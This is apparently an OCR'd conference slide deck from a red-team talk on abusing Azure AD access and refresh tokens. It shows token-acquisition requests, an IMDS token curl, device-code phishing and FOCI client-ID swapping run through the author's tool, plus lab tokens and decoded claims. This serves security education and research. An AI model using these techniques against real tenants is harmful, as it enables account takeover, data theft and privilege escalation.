Now you're (not) thinking with Portals

2024

Marwan El-Gendi,
MDSec

EuskalHack Security Congress VII

Obligatory whoami /all


- Marwan El-Gendi -> on twitter as @sir_FIS for as long as I can stand it
- Pentester/Red teamer for 6+ years
- Working at ActiveBreach MDSec
- Begrudging cloud researcher
- Perpetually bad at catan
- Forever great at Dnd/Wildsea

Fig: Me coming last in a boardgame I suggested


- Companies love to move their infra to the cloud. New environment means new attack surface
- Azure is current market leader
- Many clients will use O365 + AzureAD in a hybrid environment. Cause Microsoft is telling them to

Shoutout to

- AADinternals
- Dirkjan
- AttackingAzureAD (altered security)
- Rvrsh3ll (TokenTactics)
- Internet (sysadmins on github)



- Access to Azure resources can be provisioned with access tokens
  - Even the portal just does API calls under the hood
  - These are just in a standard JWT



The “audience” of a token tells you where its for

- Examples include AADgraph, Msgraph, AzureRM and what have you

The APIs are documented to varying degrees by Microsoft:

- https://learn.microsoft.com/en-us/rest/api/storagerp/
- https://learn.microsoft.com/en-us/graph/overview?view=graph-rest-1.0
- https://learn.microsoft.com/en-us/previous-versions/azure/ad/graph/api/api-catalog

```
[+] access_token: eyJ0eXAiOiJKV1QiLCJub25jZSI6IjJUR2ZWb0g5anRhaGVxdEtSS1hOOXJiU2JaWG9wY3JTa005NmRHanlmbjAiLCJhbGciOiJSUzI1NiIsIng1d
CI6IkwxS2ZLRklfam5YYndXYzIyeFp4dzFzVUhIMCIsImtpZCI6IkwxS2ZLRklfam5YYndXYzIyeFp4dzFzVUhIMCJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29
mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9jMzI1NTVhMC04MTUyLTQxYjMtYWVlMC1lNDkxNDM4MDUzN2EvIiwiaWF0IjoxNzE1MTU4NzkxLCJuYm
YiOjE3MTUxNTg3OTEsImV4cCI6MTcxNTI0NTQ5MSwiYWNjdCI6MCwiYWNyIjoiMSIsImFpbyI6IkFUUUF5LzhXQUFBQXo3dGdxcWVLTTBMbkdvMjdWdmFlV3Z4MnpGSE03T
C9TckVrQXIyTURlbEJNL1R5SzE4bjMrRjAxNitWdVlGMXkiLCJhbXIiOlsicHdkIl0sImFwcF9kaXNwbGF5bmFtZSI6Ik1pY3Jvc29mdCBPZmZpY2UiLCJhcHBpZCI6ImQz
NTkwZWQ2LTUyYjMtNDEwMi1hZWZmLWFhZDIyOTJhYjAxYyIsImFwcGlkYWNyIjoiMCIsImdpdmVuX25hbWUiOiJsb3dwcml2IiwiaWR0eXAiOiJ1c2VyIiwiaXBhZGRyIjo
iMTk0LjE2OC4yMTIuOTgiLCJuYW1lIjoibG93cHJpdiIsIm9pZCI6IjAzOTU1ODZiLTdkN2MtNDE0MC04ZDUzLWFkMjAwYjJhYzA0ZiIsInBsYXRmIjoiMyIsInB1aWQiOi
IxMDAzMjAwMkY2QzBDNEQzIiwicmgiOiIwLkFhNEFvRlVsdzFLQnMwR3U0T1NSUTRCVGVnTUFBQUFBQUFBQXdBQUFBQUFBQUFDdUFPWS4iLCJzY3AiOiJBdWRpdExvZy5SZ
WFkLkFsbCBDYWxlbmRhci5SZWFkV3JpdGUgQ2FsZW5kYXJzLlJlYWQuU2hhcmVkIENhbGVuZGFycy5SZWFkV3JpdGUgQ29udGFjdHMuUmVhZFdyaXRlIERhdGFMb3NzUHJl
dmVudGlvblBvbGljeS5FdmFsdWF0ZSBEaXJlY3RvcnkuQWNjZXNzQXNVc2VyLkFsbCBEaWxlcy5SZWFkLkFsbCBGaWxlcy5SZWFkV3JpdGUuQWxsIEdyb3VwLlJlYWRXcml0ZS5BbGwgSW5mb3JtYXRpb25Qcm90ZWN0aW9uUG9saWN5LlJlYWQuQWxsIFBlb3BsZS5SZWFkLkFsbCBQcmludGVyLlJlY
WQuQWxsIFByaW50Sm9iLlJlYWRXcml0ZUJhc2ljIHByb2ZpbGUgU2Vuc2l0aXZlSW5mb1R5cGUuRGV0ZWN0IFNlbnNpdGl2ZUluZm9UeXBlLlJlYWQuQWxsIFNlbnNpdGl2
aXR5TGFiZWwuRXZhbHVhdGUgVGFza3MuUmVhZFdyaXRlIFRlYW1NZW1iZXIuUmVhZFdyaXRlLkFsbCBUZWFtc1RhYi5SZWFkV3JpdGVGb3JDaGF0IFVzZXIuUmVhZC5BbGw
gVXNlci5SZWFkQmFzaWMuQWxsIFVzZXIuUmVhZFdyaXRlIFVzZXJzLlJlYWQiLCJzdWIiOiJod1ZCNzV3TDB3Z1ZhN3hUTXltTzJGSzNublVFVVpEd2lKZnpOSkRJSlVFIi
widGVuYW50X3JlZ2lvbl9zY29wZSI6IkVVIiwidGlkIjoiYzMyNTU1YTAtODE1Mi00MWIzLWFlZTAtZTQ5MTQzODA1MzdhIiwidW5pcXVlX25hbWUiOiJsb3dwcml2QGFid
WFsaGF3bC5vbm1pY3Jvc29mdC5jb20iLCJ1cG4iOiJsb3dwcml2QGFidWFsaGF3bC5vbm1pY3Jvc29mdC5jb20iLCJ1dGkiOiJrR2o1MWRJWURrZXF0WFd2TGtvMEFBIiwi
dmVyIjoiMS4wIiwid2lkcyI6WyJiNzlmYmY0ZC0zZWY5LTQ2ODktODE0My03NmIxOTRlODU1MDkiXSwieG1zX2NjIjpbImNwMSJdLCJ4bXNfc3NtIjoiMSIsInhtc19zdCI
6eyJzdWIiOiJ1SGRqcllWTG1SOElyQWR2VUlZSlBHX2lCanpITVp4VFlKTURYYktRUW0wIn0sInhtc190Y2R0IjoxNjk0NjA2OTU5fQ.Tb4gJ7U3DHGGEvrdeMJEZ9nmrxM
VRb6NiJlpHQgsSMEnHTectUFBjBOLoxkTJbhAcSYEvtEJJF19hNBR-6fFRhONEQiTjnG9murPyijxBRVR9S9oz6cB3kZ4fSXUm3417JzugWU-B_t6cdGmUpZ9fIb0E1sL7D
RLFA5Gm_7Ae5nfWfvHF5X2bsIxPCZvX_tjiO7fC2miRmVRalWtRLPnZhNZd7N29ut3SbSWOUGHU2W9glwIa9Bm4fu7Qsj7Ge8pJFkX_tpAt4nxnZqjr5zqJo2Z2Cd4_V10H
d-nVhqlBY42OwDMKpLHHL9SON0nkDvfxr6k6dyocvkaSNvqW9aGMA
```

```
{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/c32555a0-8152-41b3-aee0-e4914380537a/",
  "iat": 1715158791,
  "nbf": 1715158791,
  "exp": 1715245491,
  "acct": 0,
  "acr": "1",
  "aio": "ATQAy/8WAAAAz7tgqqeKM0LnGo27VvaeWvx2zFHM7L/SrEkAr2MDelBM/TyK18n3+F016+VuYF1y",
  "amr": [
    "pwd"
  ],
  "app_displayname": "Microsoft Office",
  "appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
  "appidacr": "0",
  "given_name": "lowpriv",
  "idtyp": "user",
  "ipaddr": "194.168.212.98",
  "name": "lowpriv",
  "oid": "0395586b-7d7c-4140-8d53-ad200b2ac04f",
  "platf": "3",
  "puid": "10032002F6C0C4D3",
  "rh": "0.Aa4AoFUlw1KBs0Gu4OSRQ4BTegMAAAAAAAAAwAAAAAAAACuAOY.",
  "scp": "AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read",
  "sub": "hwVB75wL0wgVa7xTMymO2FK3nnUEUZDwiJfzNJDIJUE",
  "tenant_region_scope": "EU",
  "tid": "c32555a0-8152-41b3-aee0-e4914380537a",
  "unique_name": "lowpriv@abualhawl.onmicrosoft.com",
  "upn": "lowpriv@abualhawl.onmicrosoft.com",
  "uti": "kGj51dIYDkeqtXWvLko0AA",
  "ver": "1.0",
  "wids": [
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ],
  "xms_cc": [
    "cp1"
  ],
  "xms_ssm": "1",
  "xms_st": {
    "sub": "uHdjrYVLmR8IrAdvUIYJPG_iBjzHMZxTYJMDXbKQQm0"
  },
  "xms_tcdt": 1694606959
}
```

- This is the resource you want access to:

URL	Resource
Graph.Microsoft.com	MS Graph API
Graph.windows.net	(deprecated) Graph API
Management.core.windows.net	Azure core management
Management.azure.com	Azure Resource management
Outlook.office.com	Outlook
Vault.azure.net	Microsoft Vault
Enrollment.manage.Microsoft.com	Microsoft enrollment

- This is a application you are accessing the resource as

- Microsoft first party apps commonly will create tokens for their normal functions.

Application	ClientID	Simple Oauth?
Office	d3590ed6-52b3-4102-aeff-aad2292ab01c	True
Microsoft Teams	1fec8e78-bce4-4aaf-ab1b-5451cc387264	True
Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981bc1d605	True
Enterprise Roaming and Backup	60c8bde5-3167-4f92-8fdb-059f6176dc0f	True
Outlook Mobile	27922004-5251-4030-b22d-91ecd9a37ea4	True
Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	X

- Not all are created equal (portal is best for Msgraph)

https://learn.microsoft.com/en-us/troubleshoot/azure/entra/entra-id/governance/verify-first-party-apps-sign-in

- What the access token is provisioned to do
- Mostly its whatever it says. For example Files.Read.WriteAll lets you read and write all the files the user has access to via the App
- However these are the “Maximum permissions” so it can be deceiving

Permission	Access	How to get access?
Files.ReadWrite.All	Allows the app to read, create, update and delete all files that you can access.	Default office permission
Mail.Read	Allows the app to read email in your mailbox.	Default office permission
Directory.AccessAsUser.All	Allows the app to have the same access to information in the directory as the signed-in user	Default office permission
Mail.Send	Allows the app to send mail as you.	Default Outlook permission
Chat.Read	Allows an app to read your 1 on 1 or group chat messages in Microsoft Teams, on your behalf.	Default Teams permission

https://blog.darrenjrobinson.com/microsoft-graph-permission-scope-ids/

```
{
  "aud": "https://intunemam.microsoftonline.com",
  "iss": "https://sts.windows.net/c32555a0-8152-41b3-aee0-e4914380537a/",
  "iat": 1699895593,
  "nbf": 1699895593,
  "exp": 1699899660,
  "acr": "1",
  "aio": "ATQAy/8VAAAALYFm8aucwtTp9+JpGcmtqnrLLH6qgsXY9sPTgDtziD2S/MB46ItqNI3gdea4VYY9",
  "amr": [
    "pwd"
  ],
  "appid": "00b41c95-dab0-4487-9791-b9d2c32c80f2",
  "appidacr": "0",
  "given_name": "lowpriv",
  "ipaddr": "3.10.227.254",
  "name": "lowpriv",
  "oid": "0395586b-7d7c-4140-8d53-ad200b2ac04f",
  "puid": "10032002F6C0C4D3",
  "rh": "0.Aa4AoFUlw1KBs0Gu4OSRQ4BTehPAQrb4Ip1BrxGPDgW3leauAOY.",
  "scp": "Intune.MAM.Registrations.Read.All Intune.MAM.Registrations.Write.All",
  "sub": "Se_ryALusDERawlXd0yCc-lXKxWweetPrRJQPBe06AQ",
  "tid": "c32555a0-8152-41b3-aee0-e4914380537a",
  "unique_name": "lowpriv@abualhawl.onmicrosoft.com",
  "upn": "lowpriv@abualhawl.onmicrosoft.com",
  "uti": "zNLjo21hQ0yU4G1ehKk6AA",
  "ver": "1.0"
}
```

```
{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/c32555a0-8152-41b3-aee0-e4914380537a/",
  "iat": 1715158791,
  "nbf": 1715158791,
  "exp": 1715245491,
  "acct": 0,
  "acr": "1",
  "aio": "ATQAy/8WAAAAz7tgqqeKM0LnGo27VvaeWvx2zFHM7L/SrEkAr2MDelBM/TyK18n3+F016+VuYF1y",
  "amr": [
    "pwd"
  ],
  "app_displayname": "Microsoft Office",
  "appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
  "appidacr": "0",
  "given_name": "lowpriv",
  "idtyp": "user",
  "ipaddr": "194.168.212.98",
  "name": "lowpriv",
  "oid": "0395586b-7d7c-4140-8d53-ad200b2ac04f",
  "platf": "3",
  "puid": "10032002F6C0C4D3",
  "rh": "0.Aa4AoFUlw1KBs0Gu4OSRQ4BTegMAAAAAAAAAwAAAAAAAACuAOY.",
  "scp": "AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read",
  "sub": "hwVB75wL0wgVa7xTMymO2FK3nnUEUZDwiJfzNJDIJUE",
  "tenant_region_scope": "EU",
  "tid": "c32555a0-8152-41b3-aee0-e4914380537a",
  "unique_name": "lowpriv@abualhawl.onmicrosoft.com",
  "upn": "lowpriv@abualhawl.onmicrosoft.com",
  "uti": "kGj51dIYDkeqtXWvLko0AA",
  "ver": "1.0",
  "wids": [
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ],
  "xms_cc": [
    "cp1"
  ],
  "xms_ssm": "1",
  "xms_st": {
    "sub": "uHdjrYVLmR8IrAdvUIYJPG_iBjzHMZxTYJMDXbKQQm0"
  },
  "xms_tcdt": 1694606959
}
```


```
"aud": "https://graph.microsoft.com",
"iss": "https://sts.windows.net/c32555a0-8152-41b3-aee0-e4914380537a/",
"iat": 1715158791,
"nbf": 1715158791,
"exp": 1715245491,
"acct": 0,
```

```
  ],
  "app_displayname": "Microsoft Office",
  "appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
  "appidacr": "0",
  "given_name": "lowpriv",
  "idtyp": "user",
  "ipaddr": "194.168.212.98",
  "name": "lowpriv",
  "oid": "0395586b-7d7c-4140-8d53-ad200b2ac04f",
  "platf": "3",
```

```
  "rh": "0.Aa4AoFUlw1KBs0Gu4OSRQ4BTegMAAAAAAAAAwAAAAAAAAACuAOY.",
  "scp": "AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPrevention
email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.R
eople.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.Al
te.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read",
  "sub": "hwVB75wL0wgVa7xTMymO2FK3nnUEUZDwiJfzNJDIJUE",
```

- With an access token you can access the API directly without worrying about CAP
- By default AzureAD grants Read.All permissions so you can enumerate a lot of information even as a standard user
- API authorization is done by sending a “Authorization: Bearer <token>” header. Simple

Continuous Access Evaluation is the main thing that can stop this:

CAE can invalidate an access token if:

- User has changed their creds/has been deleted
- Blocks access tokens from outside trusted locations (if CAP is present)

You can tell if a token has CAE is by just reading the token:

```
"xms_cc":[ "CP1" ],
```

However several audiences (e.g. AADGraph) do not have CAE. Not the only inconsistency between AADGraph and MSGraph (e.g. listing CAP more on this later)

Refresh + Family of Client IDs AKA FOCI let you swap the audiences/clientID out (more on this later also)

- Device code phishing, a classic. Microsoft spent the last 20 years telling people to only trust MS links and now one is the phish
- Dump memory of an office process
- IDMS endpoint: curl “https://IDMS/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com’ -Header Metadata:true
- TIBRES by Adam Chester (@_xpn_). Decrypt MSAL auth stored on disk
- Saved on disk: “The MSAL token cache and service principal entries are saved as encrypted files on Windows, and plaintext files on Linux and macOS.” - Microsoft*
- Authenticate with compromised credentials yourself (Oauth)

*https://learn.microsoft.com/en-us/cli/azure/msal-based-azure-cli

You can use client credentials or secrets to get an access token yourself:

```
POST /<tenandID>/oauth2/v2.0/token
Host: login.microsoftonline.com


{
“client_id”: “d3590ed6-52b3-4102-aeff-aad2292ab01c”,
“scope”: https://graph.Microsoft.com/.default
“username” :lowpriv@clientcorp.com,
“password”: “N3vergonnagiveyouup”,
“"claims“: "{\"access_token\":{\"xms_cc\":{\"values\":[\"cp1\"]}}}”,
"grant_type","password“
}
```

Or use the refresh token


```
POST /<tenandID>/oauth2/v2.0/token
Host: login.microsoftonline.com


{
“client_id”: “d3590ed6-52b3-4102-aeff-aad2292ab01c”,
“resource”: https://graph.Microsoft.com”,
“refresh_token”:<REFRESH_TOKEN>”,
"grant_type","refresh_token “
}
```

```
  ____ ____  / //_  __/___  / /_____  ____
 / __ `/ _ \/ __// / / __ \/ //_/ _ \/ __ \
/ /_/ /  __/ /_ / / / /_/ / ,< /  __/ / / /
\__, /\___/\__//_/  \____/_/|_|\___/_/ /_/
/____/
 A tool to create tokens using credentials.
 by @Sir_FIS
[+] Start MSAL auth:
[+] got tenantID: c32555
[+] using user: lowpriv@
[+] using password: aUHu
[+] using client id: d3590ed6-52b3-4102-aeff-aad2292ab01c
[!] Got response

[+] Token has FOCI
[+] token_type: Bearer
[+] scope: email openid profile https://graph.microsoft.com/AuditLog.Read.All https://graph.microsoft.com/Calendar.ReadWrite https:
//graph.microsoft.com/Calendars.Read.Shared https://graph.microsoft.com/Calendars.ReadWrite https://graph.microsoft.com/Contacts.Re
adWrite https://graph.microsoft.com/DataLossPreventionPolicy.Evaluate https://graph.microsoft.com/Directory.AccessAsUser.All https:
//graph.microsoft.com/Directory.Read.All https://graph.microsoft.com/Files.Read https://graph.microsoft.com/Files.Read.All https://
graph.microsoft.com/Files.ReadWrite.All https://graph.microsoft.com/Group.Read.All https://graph.microsoft.com/Group.ReadWrite.All
https://graph.microsoft.com/InformationProtectionPolicy.Read https://graph.microsoft.com/Mail.ReadWrite https://graph.microsoft.com
/Mail.Send https://graph.microsoft.com/Notes.Create https://graph.microsoft.com/Organ
eople.Read https://graph.microsoft.com/People.Read.All https://graph.microsoft.com/Pr
ntJob.ReadWriteBasic https://graph.microsoft.com/SensitiveInfoType.Detect https://gra
tps://graph.microsoft.com/SensitivityLabel.Evaluate https://graph.microsoft.com/Tasks
ber.ReadWrite.All https://graph.microsoft.com/TeamsTab.ReadWriteForChat https://graph
rosoft.com/User.ReadBasic.All https://graph.microsoft.com/User.ReadWrite https://grap
soft.com/.default
[+] expires: 86399
[+] access_token: eyJ0eXAiOiJKV1QiLCJub25jZSI6ImpXN0x6WFg4d0htSG56ZVdWZzhzNGtiRWFFTFN
```

Another tool that does this really well is SharpAztoken by https://github.com/HackmichNet



Family of Client IDs - FOCI

- Family of Client IDs is a category of client ids are trusted to obtain refresh tokens for each other.

- The idea is that it lets mobile devices access multiple office applications without having to prompt the user for authentication every time.


- Though only one “family” of applications exists so far. These are default and can be utilized with no prompt or consent from the user required.


- The abuse function here, is that we can refresh our token and scope it to a different API. Where different APIs have access to different resources, this can allow us some level of lateral privilege escalation

- Essentially allowing any token from the FOCI family to gain permissions of the other family members

https://github.com/secureworks/family-of-client-ids-research/blob/main/known-foci-clients.csv

Example - FOCI abuse for phishing






```
PS C:\Users\vimes\tools\dev\getToken\bin\Release> .\getToken.exe --mfa --audience msgraph --clientid 1fec8e78-bce4-4aaf-ab1b-5451cc387264

                __ ______       __
   ____ ____  / //_  __/___  / /_____  ____
  / __ `/ _ \/ __// / / __ \/ //_/ _ \/ __ \
 / /_/ /  __/ /_ / / / /_/ / ,< /  __/ / / /
 \__, /\___/\__//_/  \____/_/|_|\___/_/ /_/
/____/
 A tool to create tokens using credentials.
 by @Sir_FIS
[+] lets use device codes
[+] URL is: https://www.microsoft.com/devicelogin
[+] Code is: CESKCRNB3
[+] Expires in: 900
[+] Checking for auth
[=] Authorisation is pending
[=] Making requests, just not going to spam console
[+] SUCCESS
{
  "data": {
    "token_type": "Bearer",
    "scope": "AppCatalog.Read.All Channel.ReadBasic.All Contacts.ReadWrite.Shared Files.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite MailboxSettings.R
eadWrite Notes.ReadWrite.All People.Read Place.Read.All Sites.ReadWrite.All Tasks.ReadWrite Team.ReadBasic.All TeamsAppInstallation.ReadForTeam TeamsTab.Create User.Re
adBasic.All",
```

Example - FOCI to get better perms

```
PS C:\Users\vimes\tools\dev\getToken\bin\Release> .\getToken.exe --refresh --refresh-token 0.Aa8ANWUlpQkiKkqjTC3pcpSzHXiO7B_kvK9KqxtUUcw4cmSsAKE.AgABAwEAAAApTwJmzXqdR4
BN2miheQMYAgDs_w                                                                                                                                    feJEwrr_pxivkR-
S-BNQlvKvjkRbfkk                                                                                                                                    ODYl_wXkEgMe7Nb
74Fav8K_jE1mRYjc                                                                                                                                    K8ATDDL1eH_l32x
rjlERDi3kZzgpHEk                                                                                                                                    8evPuYYxv60CnZw
6QLtANOdnDCGC4iCPdAUpXarSApzUxOFdJMbdPoEOdpNa36siFjJf-B9SjGdRmCeKVtp2AVTtQ-21X --audience msgraph --domain                        m --clientid d3590ed6-52b3-4102-aeff-aad
2292ab01c


                __ ______       __
   ____ ____   / //_  __/___   / /_____  ____
  / __ `/ _ \/ __// / / __ \/ //_/ _ \/ __ \
 / /_/ /  __/ /_ / / / /_/ / ,< /  __/ / / /
 \__, /\___/\__//_/  \____/_/|_|\___/_/ /_/
/____/
 A tool to create tokens using credentials.
 by @Sir_FIS
[+] got tenantID: a5256535-2                    294b31d
[!] Making request to: https://login.microsoftonline.com/a5256535-2209-4a2a-a34c-2de97294b31d
[!] Got response
[+] token_type is: Bearer
[+] token_scope is: AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.Acces
